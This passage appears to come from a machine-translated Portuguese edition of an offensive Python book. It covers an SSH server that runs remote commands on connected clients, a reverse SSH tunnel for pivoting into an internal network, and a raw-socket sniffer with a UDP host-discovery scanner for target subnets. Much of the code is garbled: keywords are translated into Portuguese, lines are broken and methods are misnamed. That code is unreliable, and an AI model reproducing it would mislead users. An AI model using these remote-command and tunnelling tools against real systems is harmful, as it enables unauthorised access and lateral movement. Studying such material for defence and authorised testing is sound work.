    except paramiko.SSHException, x:
        print '[-] Negociação SSH falhou.' chan
        = bhSession.accept(20)
❺ print '[+] Autenticado!' print
    chan.recv(1024)
    chan.send('Welcome to bh_ssh')
❻ while True:
    try:
        command= raw_input("Enter command: ").strip('\n') if
        command != 'exit':
```

```

        chan.send(command)
        print chan.recv(1024) + '\n'
    else:
        chan.send('exit')
        print 'exiting'
        bhSession.close()
        raise Exception ('exit')
    except KeyboardInterrupt:
        bhSession.close()
exceto Exception, e:
    print '[-] Caught exception: ' + str(e)
try:
    bhSession.close()
exceto:
    pass
sys.exit(1)

```

Esse programa cria um servidor SSH ao qual o nosso cliente SSH (onde queremos executar os comandos) se conecta. Esse pode ser um sistema Linux, Windows ou mesmo OS X que tenha o Python e o Paramiko instalados.

Para este exemplo, estamos usando a chave SSH incluída nos arquivos de demonstração do Paramiko ❶. Iniciamos um ouvinte de soquete ❸, como fizemos anteriormente no capítulo, e depois o SSHinizamos ❷ e configuramos os métodos de autenticação ❹. Quando um cliente se autenticar ❺ e nos enviar a mensagem ClientConnected ❻, qualquer comando que digitarmos no *bh_sshserver* será enviado para o *bh_sshclient* e executado no *bh_sshclient*, e a saída será devolvida ao *bh_sshserver*. Vamos tentar.

Chutando os pneus

Para a demonstração, executarei o servidor e o cliente em minha máquina Windows (consulte a Figura 2-1).




Figura 2-1: Usando o SSH para executar comandos

Você pode ver que o processo começa com a configuração do nosso servidor SSH ❶ e, em seguida, com a conexão do nosso cliente ❷. O cliente é conectado com sucesso ❸

e executamos um comando ④. Não vemos nada no cliente SSH, mas o comando que enviamos é executado no cliente ⑤ e a saída é enviada para o nosso servidor SSH ⑥.

Tunelamento SSH

O túnel SSH é incrível, mas pode ser confuso de entender e configurar, especialmente quando se trata de um túnel SSH reverso.

Lembre-se de que nosso objetivo em tudo isso é executar comandos que digitamos em um cliente SSH em um servidor SSH remoto. Ao usar um túnel SSH, em vez de os comandos digitados serem enviados ao servidor, o tráfego de rede é enviado empacotado dentro do SSH e, em seguida, descompactado e entregue pelo servidor SSH.

Imagine que você se encontra na seguinte situação: Você tem acesso remoto a um servidor SSH em uma rede interna, mas deseja acessar o servidor Web na mesma rede. Você não pode acessar o servidor Web diretamente, mas o servidor com SSH instalado tem acesso e o servidor SSH não tem as ferramentas que você deseja usar instaladas nele.

Uma maneira de superar esse problema é configurar um túnel SSH avançado. Sem entrar em muitos detalhes, a execução do comando `ssh -L 8008:web:80 justin@sshserver` se conectarão ao servidor ssh como o usuário `justin` e configurará a porta 8008 no seu sistema local. Qualquer coisa enviada para a porta 8008 será enviada pelo túnel SSH existente para o servidor SSH e entregue ao servidor Web. A Figura 2-2 mostra isso em ação.




Figura 2-2: Encaminhamento de túnel SSH

Isso é muito legal, mas lembre-se de que não são muitos os sistemas Windows que estão executando um serviço de servidor SSH. No entanto, nem tudo está perdido. Podemos configurar uma conexão de tunelamento SSH reverso. Nesse caso, nos conectamos ao nosso próprio servidor SSH a partir do cliente Windows da maneira usual. Através de essa conexão SSH, também especificamos uma porta remota no servidor SSH que será conectada em túnel ao host e à porta locais (conforme mostrado na Figura 2-3). Essa

O host e a porta locais podem ser usados, por exemplo, para expor a porta 3389 para acessar um sistema interno usando a área de trabalho remota ou para outro sistema que o cliente Windows possa acessar (como o servidor da Web em nosso exemplo).




Figura 2-3: Túnelamento reverso SSH

Os arquivos de demonstração do Paramiko incluem um arquivo chamado *rforward.py* que faz exatamente isso. Ele funciona perfeitamente como está, portanto, não vou apenas reimprimir esse arquivo, mas vou apontar alguns pontos importantes e apresentar um exemplo de como usá-lo. Abra o *rforward.py*, pule para `main()` e acompanhe-o.

```
def main():
    ①    options, server, remote = parse_options()
        password = None
        se options.readpass:
            password = getpass.getpass('Digite a senha SSH: ')
    ②    cliente = paramiko.SSHClient()
        cliente.load_system_host_keys()
        client.set_missing_host_key_policy(paramiko.WarningPolicy())
        verbose('Conectando ao host ssh %s:%d ...' % (server[0], server[1])) try:
            client.connect(server[0], server[1], username=options.user,
                           key_filename=options.keyfile,
                           look_for_keys=options.look_for_keys, password=password)
        exceto Exception como e:
            print('**** Falha na conexão com %s:%d: %r' % (server[0], server[1], e))
            sys.exit(1)

        verbose('Agora encaminhando a porta remota %d para %s:%d ...' %
               (options.port, remote[0], remote[1]))

    tentar:
    ③        reverse_forward_tunnel(options.port, remote[0], remote[1],
                                   client.get_transport())
        exceto KeyboardInterrupt:
            print('C-c: Port forwarding stopped.')
            sys.exit(0)
```

As poucas linhas na parte superior ❶ verificam novamente para garantir que todos os argumentos necessários sejam passados para o script antes de configurar a conexão do c l i e n t e SSH do Parmakio ❷ (que deve parecer muito familiar). A seção final em `main()` chama a função `reverse_forward_tunnel` ❸.

Vamos dar uma olhada nessa função.

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
❹    transport.request_port_forward('', server_port)
    while True:
❺        chan = transport.accept(1000)
        if chan is None:
            continuar
❻        thr = threading.Thread(target=handler, args=(chan, remote_host, -
remote_port))

        thr.setDaemon(True)
        thr.start()
```

No Paramiko, há dois métodos principais de comunicação: `transport`, que é responsável por criar e manter a conexão criptografada, e `canal`, que atua como um sock para enviar e receber dados na sessão de transporte criptografado. Aqui começamos a usar o `request_port_forward` do Paramiko para encaminhar conexões TCP de uma porta ❹ no servidor SSH e iniciar um novo canal de transporte ❺. Em seguida, pelo canal, chamamos o manipulador de função ❻.

Mas ainda não terminamos.

```
def handler(chan, host, port):
    sock = socket.socket() try:
        sock.connect((host, port))
    excepto Exception as e:
        verbose('Solicitação de encaminhamento para %s:%d falhou: %r' % (host,
porta, e)) return

    verbose('Conectado! Túnel aberto %r -> %r -> %r' % (chan.origin_addr, -
chan.getpeername(), -
(host, port)))

❻    enquanto True:
        r, w, x = select.select([sock, chan], [], [])
        if
            sock in r:
                dados = sock.recv(1024)
                if len(dados) == 0:
                    break
                chan.send(data)
            se chan in r:
                data = chan.recv(1024)
                if len(data) == 0:
                    break
                sock.send(data)
        chan.close()
```

```
sock.close()
verbose('Túnel fechado de %r' % (chan.origin_addr,))
```

E, finalmente, os dados são enviados e recebidos

⑦. Vamos tentar.

Chutando os pneus

Executaremos o *rforward.py* em nosso sistema Windows e o configuraremos para ser o intermediário à medida que encapsulamos o tráfego de um servidor da Web para o servidor SSH do Kali.

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80 -
--user justin --password
Digite a senha SSH:
Conectando-se ao host ssh 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Desconhecido
-> ssh-r
Chave do host sa para 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
(key.get_name(), hostname, hexlify(key.get_fingerprint())))
Agora encaminhando a porta remota 8080 para 192.168.100.128:80 ...
```

Você pode ver que, na máquina Windows, fiz uma conexão com o servidor SSH em 192.168.100.133 e abri a porta 8080 nesse servidor, que encaminhará o tráfego para a porta 80 de 192.168.100.128. Portanto, agora, se eu navegar para *http://127.0.0.1:8080* no meu servidor Linux, eu me conecto ao servidor Web em 192.168.100.128 por meio do túnel SSH, conforme mostrado na Figura 2-4.




Figura 2-4: Exemplo de túnel SSH reverso

Se você voltar para a máquina Windows, também poderá ver a conexão sendo feita no Paramiko:

```
Conectado! Túnel aberto (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) -> -
('192.168.100.128', 80)
```

É importante entender e usar o SSH e o tunelamento SSH. Saber quando e como usar o SSH e o túnel SSH é uma habilidade importante para os hackers, e o Paramiko torna possível adicionar recursos de SSH às suas ferramentas Python existentes.

Criamos algumas ferramentas muito simples, porém muito úteis, neste capítulo. Eu o encorajo a expandir e modificar conforme necessário. O objetivo principal é desenvolver uma compreensão firme do uso da rede Python para criar ferramentas que você. O Python pode ser usado durante testes de penetração, pós-exploração ou durante a caça a bugs. Vamos passar a usar soquetes brutos e realizar sniffing de

rede e, em seguida, combinaremos os dois para criar um scanner de descoberta de host Python puro.

3

O TRABALHO DE CAMPO: SOCIEDADES DERAWESES NIFING

Os sniffers de rede permitem que você veja os pacotes que entram e saem de um computador de destino. Como resultado, eles têm muitos usos práticos antes e depois da exploração. Em alguns casos, você poderá usar o Wireshark (<http://wireshark.org/>) para monitorar o tráfego ou usar uma solução Pythonic como o Scapy (que exploraremos no próximo capítulo). No entanto, há uma vantagem em saber como montar um sniffer rápido para visualizar e decodificar o tráfego de rede. A criação de uma ferramenta como essa também lhe dará um profundo apreço pelas ferramentas maduras que podem cuidar dos pontos mais delicados sem esforço algum de sua parte. É provável que você também aprenda algumas técnicas novas de Python e talvez compreenda melhor como funcionam os bits de rede de baixo nível.

No capítulo anterior, falamos sobre como enviar e receber dados usando TCP e UDP e, sem dúvida, é assim que você interage com a maioria dos serviços de rede. Mas, por baixo desses protocolos de nível superior, estão os blocos de construção fundamentais de como os pacotes de rede são enviados e recebidos. Você usará soquetes brutos para acessar informações de rede de nível inferior, como o Cabeçalhos IP e ICMP. Em nosso caso, estamos interessados apenas na camada IP e superiores, portanto, não decodificaremos nenhuma informação de Ethernet. Obviamente, se você pretende realizar algum ataque de baixo nível, como envenenamento por ARP, ou se estiver desenvolvendo ferramentas de avaliação sem fio, precisará estar intimamente familiarizado com os quadros Ethernet e seu uso.

Vamos começar com um breve passo a passo de como descobrir hosts ativos em um segmento de rede.

Criação de uma ferramenta de descoberta de host UDP

O principal objetivo do nosso sniffer é realizar a descoberta de hosts com base em UDP em uma rede-alvo. Os atacantes querem poder ver todos os possíveis alvos em uma rede para que possam concentrar suas tentativas de reconhecimento e exploração.

Usaremos um comportamento conhecido da maioria dos sistemas operacionais ao lidar com portas UDP fechadas para determinar se há um host ativo em um endereço IP específico. Quando você envia um datagrama UDP para uma porta fechada em um host, esse host normalmente envia de volta uma mensagem ICMP indicando que a porta não pode ser acessada. Essa mensagem ICMP indica que há um host ativo porque presumíramos que não há host se não recebêssemos uma resposta à mensagem Datagrama UDP. É essencial que escolhamos uma porta UDP que provavelmente não será usada e, para obter o máximo de cobertura, podemos sondar várias portas para garantir que não estamos atingindo um serviço UDP ativo.

Por que UDP? Não há sobrecarga em espalhar a mensagem em uma sub-rede inteira e esperar que as respostas ICMP cheguem de acordo. Esse scanner é bastante simples de ser criado, sendo que a maior parte do trabalho é dedicada à decodificação e à análise dos vários cabeçalhos de protocolo de rede. Implementaremos esse scanner de host para Windows e Linux para maximizar a probabilidade de usá-lo em um ambiente corporativo.

Também poderíamos criar uma lógica adicional em nosso scanner para iniciar varreduras completas de portas do Nmap em todos os hosts que descobrirmos para determinar se eles têm uma superfície de ataque de rede viável. Esses são exercícios deixados para o leitor, e estou ansioso para ouvir algumas das maneiras criativas pelas quais você pode expandir esse conceito central. Vamos começar.

Packet Sniffing no Windows e no Linux

O acesso a soquetes brutos no Windows é um pouco diferente do que no Linux, mas queremos ter a flexibilidade de implementar o mesmo sniffer em várias plataformas. Criaremos nosso objeto de soquete e, em seguida, determinaremos o que fazer com ele. determinar em qual plataforma estamos executando. O Windows exige que definamos algumas

sinalizadores adicionais por meio de um controle de entrada/saída de soquete (IOCTL),¹ que habilita o modo promíscuo na interface de rede. Em nosso primeiro exemplo, simplesmente configuramos nosso sniffer de soquete bruto, lemos um único pacote e depois saímos.

```
importar
socket
importar os

# host para escutar
host = "192.168.0.196"

# crie um soquete bruto e vincule-o à interface pública se
os.name == "nt":
①    socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

# queremos que os cabeçalhos de IP sejam incluídos na captura
② sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# Se estivermos usando o Windows, precisaremos enviar
# um IOCTL para configurar o modo promíscuo
③ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    # lido em um único pacote
④ print sniffer.recvfrom(65565)

# Se estivermos usando o Windows, desative o modo promíscuo
⑤ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Começamos construindo nosso objeto socket com os parâmetros necessários para detectar pacotes em nossa interface de rede ①. A diferença entre o Windows e o Linux é que o Windows nos permite farejar todos os pacotes que chegam, independentemente do protocolo, enquanto o Linux nos obriga a especificar que estamos farejando ICMP. Observe que estamos usando o modo promíscuo, que requer privilégios administrativos no Windows ou root no Linux.

O modo promíscuo nos permite farejar todos os pacotes que a placa de rede vê, mesmo aqueles que não são destinados ao seu host específico. Em seguida, definimos uma opção de soquete ② que inclui os cabeçalhos IP em nossos pacotes capturados. A próxima etapa ③ é determinar se estamos usando o Windows e, em caso afirmativo, executamos a etapa adicional de enviar um IOCTL ao driver da placa de rede para ativar o modo promíscuo. Se estiver executando o Windows em uma máquina virtual, provavelmente receberá uma notificação de que o sistema operacional convidado está ativando o modo promíscuo; você, é claro, permitirá isso. Agora estamos prontos para executar de fato

1. Um *controle de entrada/saída (IOCTL)* é um meio de os programas do espaço do usuário se

comunicarem com os componentes do modo kernel. Dê uma olhada aqui:
<http://en.wikipedia.org/wiki/loctl>.

A rede: Raw Sockets e Sniffing

37

e, nesse caso, estamos simplesmente imprimindo todo o pacote bruto **4** sem decodificação de pacote. Isso é apenas um teste para garantir que o núcleo do nosso código de detecção esteja funcionando. Depois que um único pacote é detectado, testamos novamente o Windows e desativamos o modo promíscuo **5** antes de sair do script.

Chutando os pneus

Abra um novo terminal ou shell *cmd.exe* no Windows e execute o seguinte:

python sniffer.py

Em outro terminal ou janela do shell, basta escolher um host para executar o ping.

Aqui, faremos um ping no *nostarch.com*:

ping nostarch.com

Na primeira janela em que executou o sniffer, você deve ver uma saída distorcida que se assemelha à seguinte:

Você pode ver que capturamos a solicitação de ping ICMP inicial destinada a *nostarch.com* (com base na aparência da string *nostarch.com*). Se estiver executando esse exemplo no Linux, você receberá a resposta de *nostarch.com*. A detecção de um pacote não é muito útil, portanto, vamos adicionar alguma funcionalidade para processar mais pacotes e decodificar seu conteúdo.

Decodificação da camada IP

Em sua forma atual, nosso sniffer recebe todos os cabeçalhos IP juntamente com quaisquer protocolos superiores, como TCP, UDP ou ICMP. As informações são compactadas em formato binário e, conforme mostrado acima, são bastante difíceis de entender. Agora, vamos trabalhar na decodificação da parte IP de um pacote para que possamos extrair informações úteis, como o tipo de protocolo (TCP, UDP, ICMP) e os endereços IP de origem e destino. Essa será a base para que você comece a criar outras análises de protocolo mais tarde.

Se examinarmos a aparência de um pacote real na rede, você terá uma ideia de como precisamos decodificar os pacotes recebidos.

Consulte a Figura 3-1 para ver a composição de um cabeçalho IP.

Protocolo de Internet							
Offs et de bits	0-3	4-7	8-15	16-18	19-31		
0	Versão	HDR Comprim ento	Tipo de serviço	Comprimento total			
32	Identificação		Bandeiras	Deslocamento de fragmento			
64	Tempo para viver		Protocolo	Checksum do cabeçalho			
96	Endereço IP de origem						
128	Endereço IP de destino						
160	Opções						

Figura 3-1: Estrutura típica do cabeçalho IPv4

Decodificaremos todo o cabeçalho IP (exceto o campo Options) e extrairemos o tipo de protocolo, o endereço IP de origem e de destino. Usar o módulo `ctypes` do Python para criar uma estrutura semelhante a C nos permitirá ter um formato amigável para lidar com o cabeçalho IP e seus campos membros. Primeiro, vamos dar uma olhada na definição em C de como é um cabeçalho IP.

```
struct ip {
    u_char ip_hl:4;
    u_char ip_v:4;
    u_char ip_tos;
    u_short ip_len;
    u_short ip_id;
    u_short ip_off;
    u_char ip_ttl;
    u_char ip_p; u_short
    ip_sum; u_long
    ip_src; u_long
    ip_dst;
}
```

Agora você tem uma ideia de como mapear os tipos de dados C para os valores do cabeçalho IP. Usar o código C como referência ao traduzir para objetos Python pode ser útil porque facilita a conversão para Python puro. É importante observar que os campos `ip_hl` e `ip_v` têm uma notação de bit adicionada a eles (a parte :4). Isso indica que esses campos são de bits e têm 4 bits de largura. Usaremos uma solução Python pura para garantir que esses campos sejam mapeados corretamente, de modo a evitar qualquer manipulação de bits. Vamos implementar nossa rotina de decodificação de IP no `sniffer_ip_header_decode.py`, conforme mostrado abaixo.

```
import socket

import os
import struct
from ctypes import *
```



```

# host para ouvir
host= "192.168.0.187"

# nosso cabeçalho IP
❶ classe IP(Estrutura):
    _fields_ = [
        ("ihl",             c_ubyte, 4),
        ("version",         c_ubyte, 4),
        ("tos",             c_ubyte),
        ("len",             c_ushort),
        ("id",              c_ushort),
        ("offset",          c_ushort),
        ("ttl",              c_ubyte),
        ("protocol_num",    c_ubyte),
        ("sum",              c_ushort),
        ("src",             c_ulong),
        ("dst",             c_ulong)
    ]

    def new (self, socket_buffer=None):
        return self.from_buffer_copy(socket_buffer)

    def init (self, socket_buffer=None):

        # Mapear as constantes de protocolo para seus nomes
        self.protocol_map = {1: "ICMP", 6: "TCP", 17: "UDP"}

❷     # endereços IP legíveis por humanos
        self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

        # protocolo legível por
        # humanos try:
        #     self.protocol = self.protocol_map[self.protocol_num] exceto:
        #     self.protocol = str(self.protocol_num)

        # isso deve parecer familiar em relação ao exemplo
        anterior se os.name == "nt":
            socket_protocol = socket.IPPROTO_IP
        else:
            socket_protocol = socket.IPPROTO_ICMP

        sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

        sniffer.bind((host, 0))
        sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

        se os.name == "nt":
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

```

tentar:

```
enquanto True:  
  
    # ler em um pacote  
    ❸ raw_buffer = sniffer.recvfrom(65565)[0]  
  
    # criar um cabeçalho IP a partir dos primeiros 20 bytes do buffer  
    ❹ ip_header = IP(raw_buffer[0:20])  
  
    # Imprimir o protocolo que foi detectado e os hosts  
    ❺ print "Protocolo: %s %s -> %s" % (ip_header.protocol, ip_header.src_address, ip_header.dst_address)  
  
# handle CTRL-C  
exceto KeyboardInterrupt:  
  
    # se estivermos usando o Windows, desative o modo  
    # promiscuo se os.name == "nt":  
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

A primeira etapa é definir uma estrutura Python `ctypes` ❶ que mapeará os primeiros 20 bytes do buffer recebido em um cabeçalho IP amigável. Como você pode ver, todos os campos que identificamos e a estrutura C anterior se encaixam perfeitamente. O novo método da classe IP simplesmente recebe um buffer bruto (neste caso, o que recebemos na rede) e forma a estrutura de ele. Quando o método `init` é chamado, o `new` já terminou de processar o buffer. Dentro de `init`, estamos simplesmente fazendo algumas tarefas domésticas para fornecer uma saída legível para o protocolo em uso e os endereços IP ❷.

Com nossa estrutura de IP recém-criada, agora colocamos a lógica para ler continuamente os pacotes e analisar suas informações. A primeira etapa é ler o pacote ❸ e, em seguida, passar os primeiros 20 bytes ❹ para inicializar nossa estrutura IP. Em seguida, simplesmente imprimimos as informações que capturamos ❺.

Vamos experimentar.

Chutando os pneus

Vamos testar nosso código anterior para ver que tipo de informação estamos extraíndo dos pacotes brutos que estão sendo enviados. Definitivamente, recomendo que você faça esse teste em sua máquina Windows, pois poderá ver TCP, UDP e ICMP, o que lhe permite fazer alguns testes bem legais (abrir um navegador, por exemplo). Se você estiver limitado ao Linux, execute o teste de ping anterior paravê-lo em ação.

Abra um terminal e digite:

```
python sniffer_ip_header_decode.py
```

Agora, como o Windows é bastante tagarela, é provável que você veja o resultado imediatamente. Testei esse script abrindo o Internet Explorer e acessando www.google.com, e aqui está o resultado do nosso script:

```
Protocolo: UDP 192.168.0.190 -> 192.168.0.1
Protocolo: UDP 192.168.0.1 -> 192.168.0.190
Protocolo: UDP 192.168.0.190 -> 192.168.0.187
Protocolo: TCP 192.168.0.187 -> 74.125.225.183
Protocolo: TCP 192.168.0.187 -> 74.125.225.183
Protocolo: TCP 74.125.225.183 -> 192.168.0.187
Protocolo: TCP 192.168.0.187 -> 74.125.225.183
```

Como não estamos fazendo nenhuma inspeção profunda nesses pacotes, só podemos supor o que esse fluxo está indicando. Minha suposição é que os primeiros dois pacotes UDP são as consultas de DNS para determinar onde o google.com está localizado, e as sessões TCP subsequentes são o meu computador realmente se conectando e baixando conteúdo do servidor da Web.

Para realizar o mesmo teste no Linux, podemos fazer ping *no google.com*, e os resultados serão parecidos com estes:

```
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
```

Você já pode ver a limitação: estamos vendo apenas a resposta e apenas para o protocolo ICMP. Mas como estamos construindo propositadamente um scanner de descoberta de host, isso é totalmente aceitável. Agora aplicaremos as mesmas técnicas que usamos para decodificar o cabeçalho IP para decodificar as mensagens ICMP.

Decodificação de ICMP

Agora que podemos decodificar totalmente a camada IP de qualquer pacote detectado, precisamos ser capazes de decodificar as respostas ICMP que nosso scanner obterá de enviar datagramas UDP para portas fechadas. As mensagens ICMP podem variar muito em seu conteúdo, mas cada mensagem contém três elementos que permanecem consistentes: os campos de tipo, código e soma de verificação. Os campos de tipo e código informam ao host receptor que tipo de mensagem ICMP está chegando, o que determina como decodificá-la adequadamente.

Para o propósito do nosso scanner, estamos procurando um valor de tipo 3 e um valor de código 3. Isso corresponde à classe Destination Unreachable das mensagens ICMP, e o valor de código 3 indica que o erro Port Unreachable foi causado. Consulte a Figura 3-2 para ver um diagrama de uma mensagem ICMP Destination Unreachable.

Mensagem de destino inalcançável		
0-7	8-15	16-31
Tipo = 3	Código	Checksum do cabeçalho
Não utilizado		MTU do próximo salto
		Cabeçalho IP e primeiros 8 bytes de dados do datagrama original

Figura 3-2: Diagrama da mensagem ICMP Destination Unreachable (Destino inalcançável)

Como você pode ver, os primeiros 8 bits são o tipo e os segundos 8 bits contêm nosso código ICMP. Um aspecto interessante a ser observado é que, quando um host envia uma dessas mensagens ICMP, ele realmente inclui o cabeçalho IP da mensagem de origem que gerou a resposta. Também podemos ver que faremos uma verificação dupla em relação a 8 bytes do datagrama original que foi enviado para garantir que nosso scanner gerou a resposta ICMP. Para isso, simplesmente cortamos os últimos 8 bytes do buffer recebido para extrair a string mágica que nosso scanner envia.

Vamos adicionar mais alguns códigos ao nosso sniffer anterior para incluir a capacidade de decodificar pacotes ICMP. Vamos salvar nosso arquivo anterior como `sniffer_with_icmp.py` e adicionar o seguinte código:

```
--snip--
classe IP(Structure):
--snip--

① classe ICMP(Estrutura):

    _fields_ = [
        ("type",           c_ubyte),
        ("code",           c_ubyte),
        ("checksum",       c_ushort),
        ("unused",         c_ushort),
        ("next_hop_mtu",  c_ushort)
    ]

    def new (self, socket_buffer):
        return self.from_buffer_copy(socket_buffer)

    def init (self, socket_buffer):
        pass

--snip-

    print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_address,
                                         ip_header.dst_address)

    # se for ICMP, nós o queremos
②    se ip_header.protocol == "ICMP":

        # calcular onde nosso pacote ICMP começa
        offset = ip_header.ihl * 4

③
```

```
buf = raw_buffer[offset:offset + sizeof(ICMP)]  
  
    # criar nossa estrutura ICMP  
④    icmp_header = ICMP(buf)  
  
    print "ICMP -> Type: %d Código: %d" % (icmp_header.type, icmp_header.-  
        code)
```

Esse simples trecho de código cria uma estrutura ICMP ① abaixo da nossa estrutura IP existente. Quando o loop principal de recepção de pacotes determina que recebemos um pacote ICMP ②, calculamos o deslocamento no pacote bruto onde o corpo do ICMP se encontra ③ e, em seguida, criamos nosso buffer ④ e imprimimos os campos type e code. O cálculo do comprimento é baseado no campo ihl do cabeçalho IP, que indica o número de palavras de 32 bits (blocos de 4 bytes) contidas no cabeçalho IP. Assim, ao multiplicar esse campo por 4, sabemos o tamanho do cabeçalho IP e, portanto, quando a próxima camada de rede - neste caso, o ICMP - começa.

Se executarmos rapidamente esse código com nosso teste de ping típico, nosso resultado deverá ser ligeiramente diferente, conforme mostrado abaixo:

```
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190  
ICMP -> Tipo: 0 Code: 0
```

Isso indica que as respostas do ping (ICMP Echo) estão sendo recebidas e decodificadas corretamente. Agora estamos prontos para implementar a última parte da lógica para enviar os datagramas UDP e interpretar seus resultados.

Agora vamos adicionar o uso do módulo netaddr para que possamos cobrir uma sub-rede inteira com nossa varredura de descoberta de host. Salve seu script *sniffer_with_icmp.py* como *scanner.py* e adicione o seguinte código:

```
importar threading  
importar tempo  
from netaddr import IPNetwork, IPAddress  
--snip--  
  
# host para ouvir  
host= "192.168.0.187"  
  
# sub-rede para o alvo  
sub-rede = "192.168.0.0/24"  
  
# string mágica para a qual verificaremos as respostas ICMP  
① magic_message = "PYTHONRULES!"  
  
# isso pulveriza os datagramas UDP  
② def udp_sender(subnet,magic_message): time.sleep(5)  
    remetente = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
  
    para ip em IPNetwork(subnet):
```

```

tentar:
    sender.sendto(magic_message, ("%s" % ip, 65212)) exceto:
        passe

--snip--


# começar a enviar pacotes
t = threading.Thread(target=udp_sender, args=(subnet,magic_message)) t.start()

--snip--
tente:
    enquanto True:
        --snip-
            #print "ICMP -> Tipo: %d Código: %d" % (icmp_header.type, icmp_header.-code)

        # agora verifique o TYPE 3 e o CODE
        se icmp_header.code == 3 e icmp_header.type == 3:

            # certifique-se de que o host esteja em nossa sub-rede de destino
④        if IPAddress(ip_header.src_address) in IPNetwork(subnet):

                # Certifique-se de que ele tenha nossa mensagem mágica
⑤                se raw_buffer[len(raw_buffer)-len(magic_message):] == -
                    magic_message:
                        print "Host Up: %s" % ip_header.src_address

```

Essa última parte do código deve ser bastante simples de entender. Definimos uma assinatura de string simples ① para que possamos testar se as respostas são provenientes de pacotes UDP que enviamos originalmente. Nossa função `udp_sender` ② simplesmente recebe uma sub-rede que especificamos na parte superior do nosso script, itera por todos os endereços IP nessa sub-rede e dispara datagramas UDP para eles. No corpo principal do nosso script, logo antes do loop principal de decodificação de pacotes, geramos o `udp_sender` em um thread separado ③ para garantir que não estejamos interferindo em nossa capacidade de detectar respostas. Se detectarmos a mensagem ICMP prevista, primeiro verificamos se a resposta ICMP está vindo de dentro da nossa sub-rede de destino ④. Em seguida, realizamos nossa verificação final para garantir que a resposta ICMP contenha nossa string mágica ⑤. Se todas essas verificações forem aprovadas, imprimimos o endereço IP de origem de onde a mensagem ICMP foi originada. Vamos experimentar.

Chutando os pneus

Agora vamos pegar nosso scanner e executá-lo na rede local. Você pode usar o Linux ou o Windows para isso, pois os resultados serão os mesmos. No meu caso, o endereço IP da máquina local em que eu estava era 192.168.0.187, portanto, configurei o scanner para atingir 192.168.0.0/24. Se a saída for muito barulhenta quando você executar o scanner, basta comentar todas as instruções de impressão, exceto a última, que informa quais hosts estão respondendo.

A MÓDULO DE NE TADDR

Nosso scanner usará uma biblioteca de terceiros chamada netaddr, que nos permitirá inserir uma máscara de sub-rede, como 192.168.0.0/24, e fazer com que o scanner a manipule adequadamente. Faça o download da biblioteca aqui:

<http://code.google.com/p/netaddr/downloads/list>

Ou, se você instalou o pacote de ferramentas de configuração do Python no Capítulo 1, pode simplesmente executar o seguinte em um prompt de comando:

easy_install netaddr

O módulo netaddr facilita muito o trabalho com sub-redes e endereçamento. Por exemplo, você pode executar testes simples como os seguintes usando o objeto IPNetwork:

```
ip_address = "192.168.112.3"

if ip_address in IPNetwork("192.168.112.0/24"): print
    True
```

